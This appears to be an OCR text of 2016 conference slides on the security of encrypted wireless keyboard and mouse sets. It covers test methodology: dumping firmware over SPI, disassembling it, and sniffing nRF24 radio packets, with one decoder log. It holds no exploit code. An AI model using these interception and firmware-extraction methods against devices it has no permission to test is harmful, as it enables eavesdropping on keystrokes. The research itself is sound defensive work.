
Of Mice and Keyboards: On the Security of Modern Wireless Desktop Sets

October 22, 2016



Who am I?

Dipl.-Inf. Matthias Deeg
Expert IT Security Consultant
CISSP, CISA, OSCP, OSCE

- Interested in information technology – especially IT security – since his early days
- Studied computer science at the University of Ulm, Germany
- IT Security Consultant since 2007

Who am I?

B. Sc. Gerhard Klostermeier
IT Security Consultant
OSCP


- Interested in all things concerning IT security – especially when it comes to hardware and radio protocols
- Studied IT security at the University of Aalen, Germany
- IT Security Consultant since 2014

Agenda


1. Short Introduction to Used Technology
2. Previous Work of Other Researchers
3. Overview of Our Research
4. Attack Surface and Attack Scenarios
5. Found Security Vulnerabilities
6. (Live) Demos
7. Conclusion & Recommendation
8. Q&A

Short Introduction to Used Technology

Short Introduction to Used Technology



Short Introduction to Used Technology



Previous Work of Other Researchers

- KeyKeriki v1.0 and v2.0 by Dreamlab Technologies, 2010
- Promiscuity is the nRF24L01+'s Duty, Travis Goodspeed, 2011
- KeySweeper, Samy Kamkar, 2015
- MouseJack, Bastille Networks Internet Security, 2016

Overview of Our Research

- Started as customer project back in April 2015
- Tested different wireless desktop sets using AES encryption of different manufacturers
  1. Microsoft Wireless Desktop 2000
  2. Cherry AES B.UNLIMITED
  3. Fujitsu Wireless Keyboard Set LX901
  4. Logitech MK520
  5. Perixx PERIDUO-710W
- Very fragmented research project due to *more import things*™

Overview of Our Research

Test Methodology

1. Hardware analysis
   - Opening up keyboards, mice and USB dongles
   - Staring at PCBs
   - Identifying chips
   - RTFD (*Reading the Fine Documentation*™)
   - Finding test points for SPI
   - Soldering some wires and dumping flash memory

Test Methodology

2. Firmware analysis
   - Loading dumped 8051 firmware in IDA Pro
   - Staring at disassemblies
   - Some more RTFD
   - Checking Nordic Semiconductor's nRF24 SDK
   - Reading code, writing sample code, analyzing compiled sample code

Test Methodology

3. Radio-based analysis
   - Watching Mike Ossmann's SDR video tutorials several times to know what to do with the HackRF One and the USRP B200
   - Some more RTFD
   - Browsing the web for valuable information about nRF24
   - Playing around with GNU Radio
   - Writing some Python scripts
   - Analyzing nRF24 data communication using NRF24-BTLE-Decoder
   - Changing tool set after Bastille releases MouseJack

Identified Transceivers/SoCs

- Four of the five tested devices used low power 2.4 GHz nRF24 transceivers by Nordic Semiconductor
- So far, we focused on nRF24 transceivers

Product Name	Keyboard	USB Dongle
Cherry AES B.UNLIMITED	nRF24LE1	nRF24LU1+
Fujitsu Wireless Keyboard Set LX901	CYRF6936	CYRF6936
Logitech MK520	nRF24LE1	nRF24LU1+
Microsoft Wireless Desktop 2000	nRF24LE1H (OTP)	nRF24LU1+
Perixx PERIDUO-710W	nRF24LE1H (OTP)	nRF24LU1+

RTFD – Read the Fine Datasheets

- As we had no prior experience with nRF24 transceivers, we first had to read the datasheets – several times
- Nordic Semiconductor's datasheets are very good
- As low-cost nRF24 transceivers/transmitters/receivers are very popular for many kinds of projects, there is many more information and tools freely available on the Internet
- For example nrfprog that we used to read and write the nRF24 transceiver's flash memory
- Or NRF24-BTLE-Decoder that we initially used to decode nRF24 radio communication in combination with GNU Radio

RTFD – Read the Fine Datasheets




Figure 4. nRF24LE1F pin assignment (top view) for a QFN48 7×7 mm package

(Source: Nordic Semiconductor nRF24LE Product Specification v1.6)

RTFD – Read the Fine Datasheets

	24pin-4×4	32pin-5×5	48pin-7×7
FCSN	P0.5	P1.1	P2.0
FMISO	P0.4	P1.0	P1.6
FMOSI	P0.3	P0.7	P1.5
FSCK	P0.2	P0.5	P1.2

Table 33. Flash SPI slave physical interface for each nRF24LE1 package alternative

(Source: Nordic Semiconductor nRF24LE Product Specification v1.6)

RDISMB - Enable Read DISable of MainBlock)

SPI command `RDISMB` enables the readback protection of the flash. The command disables all read/erase and write access to the flash main block from any external interface (SPI or HW debug JTAG). It also disabled erase and write operations in the InfoPage, but read InfoPage read operations are still possible. This will protect code and data in the device from being retrieved through the external flash interfaces.

(Source: Nordic Semiconductor nRF24LE Product Specification v1.6)

RTFD – Read the Fine Datasheets

6.3.1 Using the NV data memory


The 1.5 kB NV memory is divided into two 256-byte extended endurance pages and two 512 byte normal endurance pages. Table 30. shows the mapping of those four pages for MCU access, SPI access and the page number used for erase (both MCU and SPI).

Data memory area	MCU address	SPI address	Page no.
Extended endurance data	0xFA00 - 0xFAFF	NA	32
	0xFB00 - 0xFBFF	NA	33
Normal endurance data	0xFC00 - 0xFDFF	0x4400 - 0x45FF	34
	0xFE00 - 0xFFFF	0x4600 - 0x47FF	35

Table 30. Mapping for MCU access, SPI access and page number for erase

(Source: Nordic Semiconductor nRF24LE Product Specification v1.6)

RTFD – Read the Fine Datasheets



Preamble 1 byte	Address 3-5 byte	Packet Control Field 9 bit	Payload 0 - 32 byte	CRC 1-2 byte

Figure 7. An Enhanced ShockBurst™ packet with payload (0-32 bytes)


(Source: Nordic Semiconductor nRF24LE Product Specification v1.6)

Address (Hex)	Name/Mnemonic	Bit	Reset values	Type	Description
0xDD	CCPDATIA	7:0	0x00	R/W	Encryption/decryption accelerator data in register A.
0xDE	CCPDATIB	7:0	0x00	R/W	Encryption/decryption accelerator data in register B.
0xDF	CCPDATO	7:0	0x00	R	Encryption/decryption accelerator data out register.

Table 72. Encryption/decryption accelerator registers


(Source: Nordic Semiconductor nRF24LE Product Specification v1.6)

Hardware Analysis




PCB back side of a Microsoft wireless keyboard

Firmware Analysis



SPI read and write access to a Cherry wireless keyboard


Firmware Analysis



SPI read and write access to a Cherry USB dongle (thanks to Alexander Straßheim)


Firmware Analysis

- IDA Pro and Nordic Semiconductor's nRF24 SDK were very helpful in analyzing dumped firmware



Excerpt of annotated Cherry firmware disassembly (hal_aes_crypt)

Radio-based Analysis



Simple GNU Radio Companion flow graph for use with modified version of NRF24-BTLE-Decoder

Radio-based Analysis

- Started with GNU Radio, some Python scripts and a modified version of NRF24-BTLE-Decoder

```
$ cat /tmp/fifo | ./nrf24-decoder -d 1
nrf24-decoder, decode NRF24L01+ v0.1

Address: 0xAD2D54CB8B length:11, pid:0, no_ack:1, CRC:0xAAB9 data:D149491545452AAA248925
Address: 0xAB5554B46B length:29, pid:1, no_ack:0, CRC:0xDFA5
data:D55AD4B55A956A554BDCDD6D5A956554ACAD55ACAD4AACA9555DF5F7D9
Address: 0x6BB7E29E31 length:16, pid:0, no_ack:0, CRC:0x2D58 data:0294EF5368E70FB11AB685B818819388
Address: 0x6BB7E29E31 length:16, pid:0, no_ack:0, CRC:0x2D58 data:0294EF5368E70FB11AB685B818819388
Address: 0x6BB7E29E31 length:16, pid:0, no_ack:0, CRC:0x2D58 data:0294EF5368E70FB11AB685B818819388
(...)
Address: 0x5535D0A4B5 length:21, pid:1, no_ack:1, CRC:0x38C9
data:32C4B1A925A4D7252EACB29AC7354AC6C9425A552B
Address: 0x6BB7E29E31 length:16, pid:0, no_ack:0, CRC:0x2D58 data:0294EF5368E70FB11AB685B818819388
Address: 0x6BB7E29E31 length:16, pid:0, no_ack:0, CRC:0x2D58 data:0294EF5368E70FB11AB685B818819388
Address: 0x6BB7E29E31 length:16, pid:0, no_ack:0, CRC:0x2D58 data:0294EF5368E70FB11AB685B818819388
(...)
```

Radio-based Analysis

- Used Bastille's superior nRF24 tool set after MouseJack release in February 2016 (many thanks to Marc Newlin)
  - Bitcraze Crazyradio PA
  - Bastille's nrf-research-firmware
  - nrf24-sniffer and nrf24-scanner
- Developed Python tools using Crazyradio PA and nrf-research-firmware

Encountered Problems & Solutions

- Software-defined radio has a steep learning curve
- Some things were more difficult than they initially looked
  - e. g. simple replay attacks
- Channel hopping is tricky
- Timing issues
- Correctly identifying chips is an art in itself (oh, it's OTP)
- Using a development board/kit with the same technology as the target device is very helpful and less time consuming
- Availability of proper tool set makes a huge difference

